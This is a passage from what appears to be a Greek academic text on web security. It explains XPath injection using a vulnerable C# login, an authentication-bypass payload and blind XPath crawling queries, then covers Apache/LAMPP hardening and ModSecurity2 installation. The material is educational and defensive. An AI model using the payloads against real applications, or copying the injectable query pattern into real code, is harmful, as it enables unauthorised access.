Όπως και στην SQL, μπορεί κανείς να αναζητήσει συγκεκριμένες ιδιότητες μέσω της XPath καθώς και να ψάξει με βάση κάποια πρότυπα (patterns). Είναι πολύ συνιθισμένο, όμως, να ζητούνται δεδομένα ως είσοδο από τον χρήστη για την εμφάνιση του περιεχομένου σε μια σελίδα και για τον λόγο αυτό πρέπει πάντα να ελέγχουμε ότι τα δεδομένα είναι έγκυρα και δεν έχουν σκοπό να αλλάξουν τη μορφή του ερωτήματός μας και να είμαστε σίγουροι ότι θα επιστρέψουν μόνο τα δεδομένα που απαιτούνται και τίποτα άλλο.

2.3.5. Ένα απλό παράδειγμα XPath Injection

Θα θεωρήσουμε μία web εφαρμογή που χρησιμοποιεί XPath για να ψάξει μέσα σε ένα XML έγγραφο και να ανακτήσει τον αριθμό λογαριασμού ενός χρήστη του οποίου το όνομα και ο κωδικός εισάγονται από κάποιον χρήστη. Εάν τα δεδομένα αυτά χρησιμοποιηθούν χωρίς έλεγχο στο XPath ερώτημα, θα δημιουργήσουμε μια αδυναμία στην εφαρμογή την οποία θα μπορεί κάποιος να εκμεταλευτεί για νααποκτήσει πρόσβαση στο σύστημά μας. Το παράδειγμα είναι γραμμένο σε ASP.NET και C#.

```
XmlDocument XmlDoc = new XmlDocument();

XmlDoc.Load("...");


XPathNavigator nav = XmlDoc.CreateNavigator();

XPathExpression expr =

nav.Compile("string(//user[name/text()='"+TextBox1.Text+"'

and password/text()='"+TextBox2.Text+

"']/account/text())");


String account=Convert.ToString(nav.Evaluate(expr));

if (account=="") {

        // name+password pair is not found in the XML
document

-

        // login failed.

} else {

        // account found -> Login succeeded.

        // Proceed into the application.

}
```

Σε μια εφαρμογή που χρησιμοποιεί τον παραπάνω κώδικα, ο επιτιθέμενος μπορεί να εισάγει την τιμή `' or 1=1 or ''='` ως όνομα χρήστη. Το αποτέλεσμα θα είναι

το ερώτημα να επιστρέφει πάντα τον πρώτο αριθμό λογαριασμού που θα βρει στο XML έγγραφο. Με τον τρόπο αυτό η λογική του ερωτήματος αλλάζει πλέον και γίνεται

```
string(//user[name/text()='' or 1=1 or ''='' and
password/text()='foobar']/account/text())
```

το οποίο είναι πανομοιότυπο με το εξής:

```
string(//user/account/text())
```

Με το τελευταίο, επιστρέφεται πάντα ο πρώτος χρήστης που θα βρεθεί. Έτσι, ο επιτιθέμενος θα μπορέσει να συνδεθεί στην εφαρμογή μας με τον πρώτο χρήστη που υπάρχει στο XML έγγραφο χωρίς να έχει, προφανώς, εισάγει τα στοιχεία του χρήστη.

2.3.6. Blind XPath Injection

Υπάρχει η δυνατότητα μιας πιο συστηματικής προσέγγισης στο πρόβλημα των επιθέσεων αυτών, η οποία λέγεται Blind XPath Injection. Με παρόμοιο τρόπο με την Blind SQL Injection, ξεκινάμε μη γνωρίζοντας τίποτα σχετικά με το ερώτημα στο οποίο θέλουμε να επιτεθούμε πέραν του ότι η απάντηση θα είναι σε επίπεδο true-false. Με τη λογική αυτή, κάθε προσπάθεια θα μας δίνει και μία ακόμα πληροφορία για το ερώτημα που τρέχει στη σελίδα. Για παράδειγμα, το αποτέλεσμα θα είναι, σε επίπεδο πιστοποίησης χρηστών, είτε να αποκτήσουμε πρόσβαση είτε όχι. Η προσέγγιση αυτή, όπως είπαμε και στα προηγούμενα, είναι πιο δυνατή από την αντίστοιχη SQL Injection επίθεση για τους λόγους που ήδη αναφέραμε.

Τα βήματα μιας επίθεσης είναι τα παρακάτω:

- ✓ Σαρώνουμε ένα έγγραφο χρησιμοποιώντας μόνο διαβαθμιζόμενα ερωτήματα (ερωτήματα που επιστρέφουν δεδομένα τύπου string, numeric ή boolean) για να ανακαλύψουμε τη δομή του. Με τον τρόπο αυτό

«σαρώνουμε» όλο το έγγραφο και, παρόλο που στην αρχή δεν έχουμε καμία γνώση της δομής του, στο τέλος γνωρίζουμε όλη τη δομή του και μπορούμε να πούμε ότι το κατέχουμε πλέον αυτούσιο. (**XPath Crawling**)

- ✓ Στη συνέχεια θα δούμε πώς μπορούμε να αντικαταστήσουμε τα παραπάνω ερωτήματα με ερωτήματα τύπου Boolean, δηλαδή ερωτήματα που επιστρέφουν true/false. (**Booleanization of XPath Scalar Queries**)

- ✓ Τέλος, κάθε ένα από αυτά τα ερωτήματα θα αποτελέσει και μία επίθεση Blind XPath Injection.

Η καινοτομία σε αυτή την προσέγγιση είναι ότι δεν απαιτεί γνώση της μορφής των ερωτημάτων XPath, αντίθετα δηλαδή από το προηγούμενο παράδειγμα. Δεν απαιτεί να επιστραφούν δεδομένα από το XML έγγραφο, ούτε να αποκτήσουμε εν τέλει όλο το XML έγγραφο. Χρησιμοποιούμε μόνο το αποτέλεσμα, δηλαδή τη συμπεριφορά της εφαρμογής, για να αποκτήσουμε την πληροφορία που μας ενδιαφέρει.

Στη συνέχεια, θα εστιάσουμε μόνο στο πρώτο βήμα για να δούμε τη λογική με την οποία μπορούμε να δημιουργήσουμε ερωτήματα XPath για να ανακαλύψουμε τη δομή του XML εγγράφου μας.

XPath Crawling

Θα θεωρήσουμε ότι υπάρχει μια διαδρομή για ένα στοιχείο (**path**), έτσι ώστε να μπορούμε να συνεχίσουμε.

- Η επαναληπτική αναδρομή θα ξεκινάει με **path=''.**

- Το όνομα του στοιχείου (συμπεριλαμβανομένου του ονόματος του namespace) δίνεται ως **name(path)**, και η τιμή του **namespace** δίνεται ως **namespace-uri(path)**.

- Ο αριθμός των χαρακτηριστικών του στοιχείου δίνεται ως **count(path/attribute::*)**, οπότε το όνομα του N χαρακτηριστικού θα είναι

```
name(path/attribute::*[position()=N])
```

και η τιμή του namespace του N χαρακτηριστικού θα είναι

```
namespace-uri(path/attribute::*position()=N)
```

και η τιμή του N χαρακτηριστικού θα είναι

```
path/attribute::*[position()=N]
```

Υπάρχουν τέσσερις τύποι υποστοιχείων (**sub-nodes**): κείμενο (**text**), επεξεργασίας-οδηγίας (**processing-instruction / PI**), στοιχείο (**element**) και σχόλιο (**comment**). Μια ιδιοτροπία της XPath είναι η δυνατότητά της να απαριθμεί τα υποστοιχεία, αλλά είναι αδύνατο να μπορεί να ανακτήσει άμεσα τους τύπους των υποστοιχείων αυτών. Παρόλα αυτά υπάρχει μία λύση η οποία περιλαμβάνει λίγη «αρχειοθέτηση».

Καταρχάς, πρέπει να γνωρίζουμε τον ακριβές αριθμό των διαφόρων υποστοιχείων:

```
count(path/child::node()) – σύνολο όλων των στοιχείων για
μια διαδρομή.

count(path/child::text()) – σύνολο στοιχείων τύπου
«κείμενο».

count(path/child::comment()) – σύνολο στοιχείων τύπου
«σχόλιο».

count(path/child::*) – σύνολο στοιχείων τύπου «στοιχείο».

count(path/child::processing-instruction()) - σύνολο
στοιχείων τύπου «PI».
```

Στη συνέχεια, αυτό που πρέπει να κάνουμε είναι να μπορούμε ανά πάσα στιγμή να γνωρίζουμε τον αριθμό των στοιχείων κάθε τύπου που έχουμε συναντήσει μέχρι εκείνη τη στιγμή, κάτι το οποίο μας δίνει τη δυνατότητα να γνωρίζουμε

ποιοι τύποι είναι υποψήφιοι για το επόμενο στοιχείο που θα συναντήσουμε. Επομένως, θα έχουμε 4 υποψήφιους, άρα θα χρησιμοποιήσουμε και 4 μετρητές/δείκτες **i, j, k, l** για τους τύπους κειμένου, σχόλιου, στοιχείου και PI αντίστοιχα. Αυτό θα γίνει για να μπορούμε να γνωρίζουμε ποιοι από αυτούς τους τύπους έχουν συμπληρωθεί και ποιο όχι, άρα ποιους έχει νόημα να περιμένουμε να συναντήσουμε και ποιους όχι. Για αρχή θα θεωρήσουμε ότι κανένας από αυτούς δεν έχει συμπληρωθεί, οπότε:

```
i < count(path/child::text()) and
j < count(path/child::comment()) and
k < count(path/child::*) and
l < count(path/child::processing-instruction())
```

Τώρα, ας ρίξουμε μία ματιά στην παρακάτω ένωση συνόλων στοιχείων:

```
path/child::node()[position()=((i+j+k+l+1)] |
path/child::text()[position()=(i+1)]
```

Εάν το επόμενο στοιχείο (**i+j+k+l+1**) είναι όντως κείμενο (**i+1**), τότε η ένωση αυτή θα περιέχει ακριβώς ένα στοιχείο. Σε αντίθετη περίπτωση θα περιέχει δύο στοιχεία. Συνεπώς, με τον τρόπο αυτό μπορούμε να γνωρίζουμε εάν το επόμενο στοιχείο είναι τύπου κειμένου εκτελώντας το εξής ερώτημα:

```
count(path/child::node()[position()=((i+j+k+l+1)] |
      path/child::text()[position()=(i+1)])=1
```

Εάν το ερώτημα αυτό μας επιστρέψει **true**, τότε το επόμενο στοιχείο είναι τύπου κειμένου αλλιώς (με τιμή **false**) δεν είναι. Με παρόμοιο τρόπο μπορούμε να δούμε και για τους υπόλοιπους τύπους στοιχείων μας:

```
count(path/child::node()[position()=((i+j+k+l+1)] |
      path/child::comment ()=(j+1)])=1
count(path/child::node()[position()=((i+j+k+l+1)] |
```

```
      path/child::*()[position()=(k+1)])=1

count(path/child::node()[position()=((i+j+k+l+1)] |

      path/child::processing-
instruction()[position()=(l+1)])=1
```

Τα δεδομένα του υποστοιχείου μπορούμε να τα ανακτήσουμε με το εξής ερώτημα:

```
path/child::node()[position()=N]
```

και το όνομά του με το:

```
name(path/child::node()[position()=N])
```

Προστασία ενάντια στις επιθέσεις XPath Injection

Ουσιαστικά, ο τρόπος για να προστατευτούμε από αυτές τις επιθέσεις είναι παρόμοιος με εκείνον που χρησιμοποιούμε στις SQL Injection επιθέσεις. Πρέπει πάντα και με κάθε τρόπο τα δεδομένα που εισάγονται από τους χρήστες στην εφαρμογή μας να ελέγχονται ως προς την εγκυρότητά τους.

ΚΕΦΑΛΑΙΟ

3. Ασφάλεια

3.1. Apache

Ο Apache HTTP Server είναι υπεύθυνος για να χειρίζεται τα http requests που θα γίνονται στον server. Θεωρείται αξιόπιστος από άποψη ασφάλειας και υπάρχει και μία μεγάλη κοινότητα προγραμματιστών που τον στηρίζουν και αναπτύσσουν, η οποία θεωρεί το θέμα της ασφάλειας ένα από τα πιο σημαντικά, εάν όχι το σημαντικότερο.

Παρόλα αυτά, είναι σίγουρο ότι θα προκύψουν προβλήματα (είτε μικρά είτε μεγαλύτερα), τα οποία θα ανακαλυφθούν αφού δημοσιευθεί μια νέα έκδοση. Για τον λόγο αυτό πρέπει πάντα ο διαχειριστής του να ενημερώνει το λογισμικό του (με την εγγραφή στην Apache HTTP Server Announcements List μπορεί ο οποιοσδήποτε να ενημερώνεται αυτόματα για νέες εκδόσεις και ενημερώσεις ασφάλειας).

Συνήθως, όμως, τα περισσότερα προβλήματα που προκύπτουν σε έναν Apache server δεν οφείλονται στον «πυρήνα» του αλλά σε διάφορα πρόσθετα που μπορεί να χρησιμοποιηθούν για την προσθήκη επιπλέον δυνατοτήτων στον server μας ή ακόμα και στο λειτουργικό το ίδιο. Πρέπει να έχουμε πλήρη γνώση του συστήματός μας καθώς και των ρυθμίσεών του και να λάβουμε τα απαραίτητα μέτρα για να θωρακίσουμε όχι μόνο τα λογισμικά των ίδιων των server μας (Apache, MySQL, Mail Server, FTP Server, κτλ) αλλά και το λειτουργικό μας καθώς και οποιαδήποτε εργαλεία μπορεί να χρησιμοποιηθούν για να διευκολύνουν την διαχείριση του server μας ή π.χ. για να έχουμε πρόσβαση από μακριά εμείς που θέλουμε να μπορούμε να διαχειριστούμε και να συντηρήσουμε το σύστημα αυτό.

Για να ρυθμίσουμε τον Apache χρησιμοποιούμε τα **.conf** αρχεία που περιέχονται στον φάκελο **/opt/lamp/etc/** και **/opt/lamp/etc/extra/**. Τα αρχεία αυτά περιέχουν εντολές της μορφής «***Εντολή<space>Τιμή***».

Στο LAMPP υπάρχουν διάφορα αρχεία που περιέχουν ρυθμίσεις, τα οποία καλούνται από άλλα αρχεία παρόμοια αρχεία ρυθμίσεων, το βασικό αρχείο, όμως το οποίο φορτώνει και το οποίο σίγουρα χρειαστεί ο Apache να φορτώσει για να λειτουργήσει είναι το **/opt/lampp/etc/htpd.conf**. Στο LAMPP υπάρχουν κάποια επιπρόσθετα **.conf** αρχεία στον φάκελο **/opt/lampp/etc/extra**. Θα θεωρήσουμε ότι όλες τις προσθήκες θα τις κάνουμε απευθείας στο **httpd.conf**, αν και προτείνεται να δημιουργούμε ξεχωριστά αρχεία για την ομαδοποίηση των ρυθμίσεών μας.

Στη συνέχεια θα δούμε τι πρέπει να προσέξουμε στις ρυθμίσεις μας και την εγκατάστασή μας για να εντείνουμε την ασφάλεια του συστήματός μας.

3.1.1. Ρυθμίσεις μέσω εντολών στο httpd.conf

Ορισμός του χρήστη του Apache

Μόλις εγκαταστήσουμε το LAMPP και, καλύτερα, πριν ξεκινήσουμε τον server μας για πρώτη φορά πρέπει να ρυθμίσουμε (ακόμα κι αν δεν αλλάξουμε κάποια άλλη ρύθμιση στο σημείο αυτό) τον χρήστη στον οποίο θα αλλάξει η διεργασία του Apache κατά την εκκίνησή του. Ο λόγος είναι ότι ο Apache, κατά την εκκίνησή του, αλλάζει τον ιδιοκτήτη κάποιων φακέλων στον χρήστη τον οποίο έχουμε εμείς ορίσει.

Για τη ρύθμιση αυτή χρησιμοποιείται η εντολή ***User***. Επίσης, υπάρχει και η εντολή ***Group***, η οποία χρησιμοποιείται μαζί με την ***User***, για να ορίσουμε την ομάδα. Συνήθως, χρησιμοποιείται ο χρήστης www-data που ανήκει στην ομώνυμη ομάδα. Δεν είναι όμως περιοριστικό και φυσικά μπορούμε να χρησιμοποιήσουμε οποιοδήποτε χρήστη και ομάδα θέλουμε.

Δικαιώματα χρηστών στο φάκελο ServerRoot

Ο Apache, ως διεργασία, ξεκινάει από τον χρήστη root και αλλάζει σε εκείνον που έχει οριστεί στην εντολή ***User***. Όπως συμβαίνει με όλες τις εντολές που

εκτελεί ο *root*, πρέπει να προσέχουμε ότι είναι προστατευμένο ενάντια σε αλλαγές από τους υπόλοιπους χρήστες. Για το λόγο αυτό, πρέπει τα αρχεία που εμπλέκονται να είναι εγγράψιμα μόνο από τον *root* αλλά το ίδιο ισχύει και για τους φακέλους και του φακέλους που περιέχουν όλα τα προηγούμενα.

Η εντολή ***ServerRoot***, χρησιμοποιείται για να ορίσουμε τη διαδρομή στην οποία βρίσκεται ο server μας. Στην περίπτωση του LAMPP, δεδομένου ότι το έχουμε εγκαταστήσει στη διαδρομή **/opt/lampp/** και με τον χρήστη *root* (καθώς δεν έχει κανείς άλλος δικαιώματα στον φάκελο **opt**), είμαστε σίγουροι ότι η ρύθμιση αυτή είναι σωστή καθώς η τιμή της είναι **/opt/lampp/**.

Μπορούμε να εξαιρέσουμε από το δέντρο των φακέλων αυτών τον φάκελο **/opt/lampp/htdocs**, στον οποίον θα υπάρχουν οι εφαρμογές/ιστοσελίδες που θα φιλοξενεί ο server μας και αυτό διότι δεν εκτελείται από τον φάκελο αυτό τίποτα που να έχει σχέση με τον Apache και τη λειτουργία του. Στο φάκελο αυτό, λοιπόν, μπορούμε να ορίσουμε ιδιοκτήτη οποιονδήποτε χρήστη θέλουμε. Πρέπει μόνο να προσέξουμε να μπορεί ο χρήστης με τον οποίο τρέχει ο Apache να έχει δικαιώματα σε αυτό το φάκελο (ή ο ίδιος ο χρήστης ή μέσω της ομάδας του) αλλιώς θα αντιμετωπίσουμε προβλήματα κατά την εγκατάσταση web εφαρμογών στον server μας. Οι λύσεις για το θέμα αυτό είναι διάφορες και έγκειται στην επιλογή του διαχειριστή ο τρόπος με τον οποίο θα δοθούν τα δικαιώματα στους χρήστες για αυτό τον φάκελο έτσι ώστε να μην προκύψουν προβλήματα πρόσβασης στα αρχεία που χρειάζονται οι εφαρμογές.

Server Side Includes (SSI)

Τα Server Side Includes αναφέρονται σε αρχεία τα οποία καλούνται από άλλα αρχεία στον server μας και υπάρχουν πολλοί κίνδυνοι ασφάλειας εάν δεν χρησιμοποιηθούν με το σωστό τρόπο. Το πρώτο πρόβλημα που μπορεί να παρουσιαστεί είναι αυξημένος φόρτος στον server. Η αιτία για το πρόβλημα αυτό είναι το γεγονός ότι όλα τα αρχεία που έχουν τη δυνατότητα να καλέσουν άλλα αρχεία χειρίζονται από τον Apache, είτε όντως καλούν άλλα αρχεία είτε όχι.

Παρά το γεγονός ότι σε γενικές γραμμές η αύξηση του φόρτου είναι μικρή, σε ένα κοινόχρηστο server μπορεί να είναι σημαντική.

Επιπλέον, τα SSI αρχεία, εμφανίζουν κινδύνους που σχετίζονται με τα CGI scripts. Μέσω της εντολής **exec cmd**, τα αρχεία αυτά μπορούν να εκτελέσουν οποιοδήποτε CGI script ή εφαρμογή έχει το δικαίωμα να εκτελέσει ο χρήστης και η ομάδα με βάση τα οποία λειτουργεί ο Apache.

Μια ακόμα περίπτωση αυξημένου κινδύνου είναι η ενεργοποίηση της δυνατότητας αυτής σε αρχεία τύπου **.htm(l)**, ιδιαίτερα σε κοινόχρηστο ή με αυξημένη κίνηση server. Πρέπει τα αρχεία αυτά να έχουν διαφορετική επέκταση, όπως για παράδειγμα **.shtml**. Με τον τρόπο αυτό και το φορτίο του server θα μένει χαμηλότερο και θα μπορούμε να διαχειριστούμε τις διάφορες καταστάσεις που μπορεί να προκύψουν πιο άνετα.

Μία τελευταία λύση είναι να απενεργοποιήσουμε τη δυνατότητα εκτέλεσης script και εφαρομγών μέσα από SSI σελίδες/αρχεία, αντικαθιστώντας στην εντολή ***Options*** την τιμή **Includes** με την τιμή **IncludesNOEXEC**. Πρέπει να σημειώσουμε εδώ ότι με την επιλογή αυτή οι χρήστες θα μπορούν ακόμα τα εκτελέσουν CGI scripts μέσω της εντολής <--**#include virtual="..."** -->, εφόσον τα script αυτά βρίσκονται σε φακέλους που έχουν οριστεί από εντολές ***ScriptAlias***.

Φυσικά, υπάρχουν τρόποι να αυξήσουμε την ασφάλεια των αρχείων αυτών και συγχρόνως να συνεχίσουμε να επωφελούμαστε από τα πλεονεκτήματα και τις δυνατότητες που παρέχουν. Για να απομονώσουμε τη ζημιά που μπορούν να κάνουν, μπορούμε να ενεργοποιήσουμε την εφαρμογή **suEXEC**, όπως περιγράφεται στην περίπτωση «Σχετικά με την CGI» παρακάτω.

Σχετικά με την CGI

Τα CGI scripts μπορούν να εκτελέσουν οποιαδήποτε εντολή στο σύστημα, δεδομένου ότι είναι μέσα στα δικαιώματα του χρήστη ή της ομάδας με τα οποία λειτουργεί ο Apache. Επομένως, στη δυνατότητα αυτή κρύβονται πάρα πολλοί

κίνδυνοι και προβλήματα σε περίπτωση που δεν χειριστούμε την εκτέλεση των script αυτών με μεγάλη προσοχή.

Δύο σημεία που πρέπει να προσέξουμε είναι

- ✓ η εμπιστοσύνη που έχουμε στους χρήστες και συγγραφείς των CGI scripts
- ✓ η δυνατότητά μας να εντοπίσουμε και να αναγνωρίσουμε πιθανά κενά ασφαλείας που θα δημιουργηθούν, είτε είναι εσκεμμένα είτε όχι.

Όλα τα CGI scripts εκτελούνται από τον ίδιο χρήστη, με αποτέλεσμα να υπάρχει μεγάλη πιθανότητα και φόβος να «συγκρουστούν» κάποια στιγμή μεταξύ τους (επίσης είτε εσκεμμένα είτε όχι). Ένας τρόπος να αλλάξει ο χρήστης από τον οποίο εκτελούνται συγκεκριμένα CGI scripts είναι η εφαρμογή **suEXEC**, η οποία περιλαμβάνεται στον Apache. Εναλλακτικά, μπορούμε να χρησιμοποιήσουμε την εφαρμογή **CGIWrap**.

Άλλες πηγές δυναμικού περιεχομένου

Οι διάφορες scripting γλώσσες τις οποίες αναγνωρίζει και μπορεί να εκτελέσει ο server (όπως php, perl, tcl, python, cgi), εκτελούνται όλες από τον χρήστη από τον οποίο λειτουργεί ο server και, κατ' επέκταση, μπορούν να έχουν πρόσβαση σε όλους τους πόρους που είναι διαθέσιμοι στον χρήστη αυτό. Οι γλώσσες αυτές παρέχουν κάποιους περιορισμούς αλλά είναι ασφαλέστερο να υποθέσουμε ότι δεν επαρκούν και ότι πρέπει σίγουρα να παραμετροποιηθούν και να ελεγχθούν ως προς την ασφάλειά τους και την ορθότητά τους.

Προστασία των ρυθμίσεων που έχουμε ορίσει στον server

Για να προστατεύσουμε τον server μας από κακόβουλες ή μη αλλαγές στις ρυθμίσεις που έχουμε ορίσει πρέπει να μην επιτρέπουμε στους χρήστες του συστήματός μας να υπερκαλύπτουν τις δικές μας ρυθμίσεις με δικές τους μέσω

των αρχείων **.htaccess**. Για να το καταφέρουμε αυτό πρέπει να προσθέσουμε στο **httpd.conf** τα παρακάτω:

```
<Directory />
AllowOverride None
</Directory>
```

Με τον τρόπο αυτό τα αρχεία **.htaccess** αχρηστεύονται σε όλους τους φακέλους και υποφακέλους. Φυσικά, με παρόμοιο τρόπο μπορούμε να επιτρέψουμε επιλεκτικά σε ποιες διαδρομές θα επιτρέπονται τέτοιου είδους παρεμβάσεις.

Προστασία των αρχείων του server

Ένα θέμα, στο οποίο συνήθως δεν δίνουμε την πρέπουσα σημασία, είναι η προκαθορισμένη πρόσβαση του Apache στα αρχεία του server και γενικότερα του περιβάλλοντός του. Η προκαθορισμένη συμπεριφορά του Apache είναι να μπορεί να επιστρέψει στον client οτιδήποτε του ζητηθεί, δεδομένου πάντα ότι θα μπορεί να βρει διαδρομή μέχρι το συγκεκριμένο αρχείο και, φυσικά, ότι έχει τα απαραίτητα δικαιώματα.

Ας δούμε για παράδειγμα το παρακάτω:

```
# cd /; ln -s / public_html
browser -> http://localhost/~root/
```

Με τη χρήση της διαδρομής αυτής θα μπορούσε κάποιος να δει αρχεία σε όλο το σύστημα. Για να αποτρέψουμε κάτι τέτοιο προσθέτουμε τον παρακάτω κώδικα στις ρυθμίσεις μας:

```
<Directory />
Order Deny,Allow
Deny from all
</Directory>
```

Αντιστρέφουμε έτσι στην ουσία την προκαθορισμένη επιτρεπτή πρόσβαση στα αρχεία του συστήματός μας. Τέλος, επιτρέπουμε σε συγκεκριμένους υποφακέλους να είναι προσβάσιμοι μέσω του Apache. Για παράδειγμα:

```
<Directory /usr/users/*/public_html>
Order Deny,Allow
Allow from all
</Directory>
<Directory /usr/local/httpd>
Order Deny,Allow
Allow from all
</Directory>
```

Πρέπει όμως να προσέχουμε τις εντολές ***Location*** και ***Directory***. Υπάρχει μεγάλη πιθανότητα να υπερκαλύψει η μία την άλλη εάν ορίσουμε για την ίδια διαδρομή και τα δύο σύνολα εντολών.

Τέλος, πρέπει να προσέξουμε επίσης την εντολή ***UserDir***. Δίνοντάς της την τιμή **./** θα είχε το ίδιο αποτέλεσμα με το πρώτο παράδειγμα πιο πριν. Προτείνεται η εξής ρύθμιση για να αποφύγουμε το πρόβλημα αυτό:

```
UserDir disabled root
```

Παρακολούθηση των αρχείων καταγραφής (Log files)

Για να είμαστε ενήμεροι για την κίνηση και ειδικότερα την κακόβουλη κίνηση στον server μας, πρέπει να ελέγχουμε συχνά τα αρχεία καταγραφής. Παρόλο που στα αρχεία αυτά αναφέρονται ουσιαστικά μόνο γεγονότα που ήδη έχουν ήδη συμβεί, θα μπορέσουμε να πάρουμε μια ιδέα των επιθέσεων που έχουν γίνει ή προσπαθήσει να γίνουν στον server μας. Για παράδειγμα, με τις παρακάτω εντολές σε ένα τερματικό:

```
grep -c "/jsp/source.jsp?/jsp/ /jsp/source.jsp??"
access_log          (1)
grep "client denied" error_log | tail -n 10                    (2)
```

μπορούμε να δούμε

1. Επίθεση με στόχο την αδυναμία στον Tomcat γνωστή ως «Apache Tomcat Source.JSP Malformed Request Information Disclosure Vulnerability».

2. Λίστα με τους 10 πιο πρόσφατους clients στους οποίους ο Apache αρνήθηκε πρόσβαση σε κάποιο πόρο που ζητήθηκε. Για παράδειγμα:

```
[Thu Jul 11 17:18:39 2002] [error] [client foo.example.com]
client denied by server configuration:
/usr/local/apache/htdocs/.htpasswd
```

Σε αντίθετη περίπτωση, δηλαδή εάν ο client είχε καταφέρει να αποκτήσει πρόσβαση στο αρχείο αυτό, στο αρχείο καταγραφής θα βλέπαμε κάτι σαν το παρακάτω:

```
foo.example.com - - [12/Jul/2002:01:59:13 +0200] "GET
/.htpasswd HTTP/1.1"
```

Αυτό πιθανότατα θα μπορούσε να συμβεί εάν είχαμε αφαιρέσει (ή έστω σχολιάσει) από τις ρυθμίσεις του Apache το παρακάτω κομμάτι κώδικα

```
<Files ~ "^\.ht">
   Order allow,deny
   Deny from all
</Files>
```

3.1.2. Χρήση του module ModSecurity2

Το module αυτό ανήκει στην κατηγορία των firewall web εφαρμογών. Εγκαθίσταται στον Apache και λειτουργεί περιοριστικά σε σχέση με τα requests που λαμβάνει ο server μας. Θεωρείται το πιο διαδεδομένο firewall του είδους του, γεγονός που οφείλεται στη σταθερότητά του, τη χρησιμότητά του, την τεκμηρίωσή του και φυσικά στην ιστορία της πορείας του. Είναι υλοποιημένος με βάση μια δυνατή γεγονοστραφή γλώσσα προγραμματισμού για να παρέχει προστασία από μια μεγάλη ποικιλία επιθέσεων ενάντια σε web εφαρμογές και μπορεί, επιπλέον, να παρακολουθεί την κίνηση στο HTTP πρωτόκολλο, καταγραφή συμβάντων και ανάλυση σε πραγματικό χρόνο.

Το επιθυμητό επίπεδο ασφάλειας εξαρτάται πάντα από το περιεχόμενο της εφαρμογής και του server και την κρισιμότητα των δεδομένων που υπάρχουν

στον server. Το ModSecurity2 είναι πλήρως παραμετροποιήσιμο και φυσικά υπάρχει μία βασική ρύθμιση την οποία μπορεί να χρησιμοποιήσει ο διαχειριστής του συστήματος για να προσφέρει μια βασική ασπίδα προστασίας στο σύστημά του. Εάν, όμως, αποφασιστεί ότι πρέπει να επέμβουμε σε επίπεδο ModSecurity2 για να εντείνουμε την προστασία που θα μας προσφέρει, πρέπει να γνωρίζουμε τι κάνουμε. Οι κατασκευαστές του προτείνουν μία «per-application» λύση ως την καλύτερη πρακτική χρήσης του module.

Για να μπορέσουμε να παραμετροποιήσουμε τις ρυθμίσεις αυτές θα πρέπει να γνωρίζουμε τη γλώσσα που χρησιμοποιείται για να δημιουργήσουμε κανόνες για το ModSecurity2. Η γλώσσα αυτή αναφέρεται ως ModSecurity2 Rule Language και παρέχει εντολές οι οποίες της δίνουν τη δυνατότητα να παρέμβει σε όλες τις φάσεις της επικοινωνίας ενός client με τον server. Όπως σημειώνουν οι δημιουργοί του, «οι απλές εργασίες είναι εύκολο να υλοποιηθούν, οι πιο περίπλοκες είναι δυνατό». Επιπλέον, μπορεί να χρησιμοποιηθεί για

- ✓ τη διατήρηση δεδομένων ανάμεσα σε requests
- ✓ τη διαχείριση του session και των δεδομένων του
- ✓ την καταγραφή ολόκληρων συναλλαγών με τον server (δεδομένου ότι θα ελεγχθούν τα δεδομένα που θα καταγραφούν ως προς την κακόβουλη φύση τους)
- ✓ τη διαχείριση του «ανεβάσματος» αρχείων στον server και παρεμπόδιση των κακόβουλων

Ακολουθεί ένα παράδειγμα ρυθμίσεων για ένα απλό script το οποίο θα πρέπει να προστεθεί σε κάποιο .conf αρχείο του Apache.

```
<Location /apps/script.php>
      SecRule &ARGS "!@eq 1"
      SecRule ARGS_NAMES "!^statid$"
      SecRule ARGS:statID "!^\d{1,3}$"
</Location>
```

Εγκατάσταση

Για να εγκαταστήσουμε το ModSecyrity2 στο LAMPP, θα χρησιμοποιήσουμε την πιο πρόσφατη binary έκδοση που υπάρχει διαθέσιμη στο site του (**http://www.modsecurity.org/download/**), και θα το αποθηκεύσουμε σε κάποιο υποφάκελο του home φακέλου μας. Θα χρησιμοποιήσουμε το πακέτο αυτό για να μην χρειαστεί να κάνουμε επιπλέον τροποποιήσεις στο LAMPP. Σε αντίθετη περίπτωση πρέπει να κατεβάσουμε το development πακέτο του LAMPP, να το εγκαταστήσουμε, να προσθέσουμε το source πακέτο του ModSecurity2 και να κάνουμε compile ξανά το LAMPP. Στη δική μας περίπτωση, πρέπει να επιλέξουμε την έκδοση για Debian, που είναι ο πυρήνας στον οποίο βασίζονται τα Ubuntu. Πρέπει να προσέξουμε να μην εγκαταστήσουμε το πακέτο αυτό καθώς προορίζεται για την standalone εκδοση του Apache και όχι για το LAMPP. Μας ενδιαφέρει να χρησιμοποιήσουμε το **.so** αρχείο που περιέχει. Οπότε, θα αποσυμπιέσουμε το αρχείο που κατεβάσαμε σε ένα φάκελο και θα ανοίξουμε ένα terminal με δικαιώματα **root**.

Εγκατάσταση του ModSecurity2

1. Κατεβάζουμε το αρχείο **libapache-mod-security_2.5.9-1_i386.deb** από την ιστοσελίδα του ModSecurity. Είναι η πιο πρόσφατη έκδοση binary πακέτου διαθέσιμο τη στιγμή αυτή.

2. Αποσυμπιέζουμε το αρχείο σε ένα φάκελο (π.χ. με όνομα **libapache-mod-security_2.5.9-1_i386**).

3. Από τον φάκελο αυτό, αντιγράφουμε το αρχείο **mod_security2.so** στον φάκελο **/opt/lampp/modules/**

```
cp /home/nimda/Downloads/libapache-mod-security_2.5.9-
1_i386/data/usr/lib/apache2/modules/mod_security2.so
/opt/lampp/modules/
```

4. Προσθέτουμε στο αρχείο που μόλις αντιγράψαμε δικαιώματα εκτέλεσης για όλους τους χρήστες.

```
chmod a+x /opt/lampp/modules/mod_security2.so
```

5. Ανοίγουμε το αρχείο ρυθμίσεων του Apache με όποιον text editor επιθυμούμε

```
root@ubuntu:/# gedit /opt/lampp/etc/httpd.conf
```

και προσθέτουμε τις παρακάτω γραμμές.

```
LoadFile lib/libxml2.so.2

LoadModule security2_module modules/mod_security2.so
```

6. Κάνουμε επανεκκίνηση του LAMPP (ή μόνο του Apache) και ελέγχουμε ότι έγινε εκκίνηση του Apache χωρίς προβλήματα.

```
root@ubuntu:/# /opt/lampp/lampp restart

Stopping XAMPP for Linux 1.7.3a...

XAMPP: Stopping Apache with SSL...

XAMPP: Stopping MySQL...

XAMPP: Stopping ProFTPD...

XAMPP stopped.

Starting XAMPP for Linux 1.7.3a...

XAMPP: Starting Apache with SSL (and PHP5)...

XAMPP: Starting MySQL...

